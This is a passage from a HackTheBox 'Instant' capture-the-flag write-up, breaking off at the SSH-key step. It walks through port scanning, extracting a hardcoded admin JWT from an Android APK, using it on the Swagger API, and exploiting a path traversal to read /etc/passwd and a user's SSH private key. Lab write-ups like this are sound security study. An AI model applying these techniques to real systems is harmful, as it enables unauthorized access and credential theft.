HackTheBox - Instant

Introduction
This write-up details my approach to solving the HackTheBox machine “Instant”. The box demonstrates several vulnerabilities including API authentication bypass, path traversal, and insecure credential storage in backup files.
Initial Reconnaissance
Starting with a Rustscan to identify open ports:
1
❯ rustscan --ulimit 5000 -a instant.htb --range 1-65535 -- -sC -sV
The scan revealed two open ports:
- Port 22 (SSH) - OpenSSH 9.6p1
- Port 80 (HTTP) - Apache 2.4.58
Web Application Analysis
Browsing to the homepage revealed an “Instant Wallet” application with a download button for an Android APK: 
Mobile Application Analysis
Downloaded and analyzed the APK file using APKLeaks:
1
❯ apkleaks -f instant.apk
Discovered several API endpoints:
- http://mywalletv1.instant.htb/api/v1/confirm/pin
- http://mywalletv1.instant.htb/api/v1/initiate/transaction
- http://mywalletv1.instant.htb/api/v1/login
- http://mywalletv1.instant.htb/api/v1/register
- http://mywalletv1.instant.htb/api/v1/view/profile
Decompiled the APK using jadx-gui and found embedded admin credentials: 
The jwt credentials are:
1
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
We can try to now craft requests to the API endpoints with this header, we can now retrieve the admin profile: 
Initial Foothold
API Exploration
Further inspection of the decompiled APK revealed a Swagger UI subdomain: 
The subdomain is swagger.instant.htb. Added it to /etc/hosts and accessed it: 
Used the discovered admin JWT token to authenticate with the Swagger UI: 
We’re authorized: 
Being authorized revealed additional admin API endpoints:
- /api/v1/admin/view/logs
- /api/v1/admin/read/log
Path Traversal Vulnerability
The /api/v1/admin/read/log endpoint was vulnerable to path traversal, allowing access to files outside the intended directory: 
We see the shirohige user from the /etc/passwd file, and we find his ssh private key via the same vulnerability: 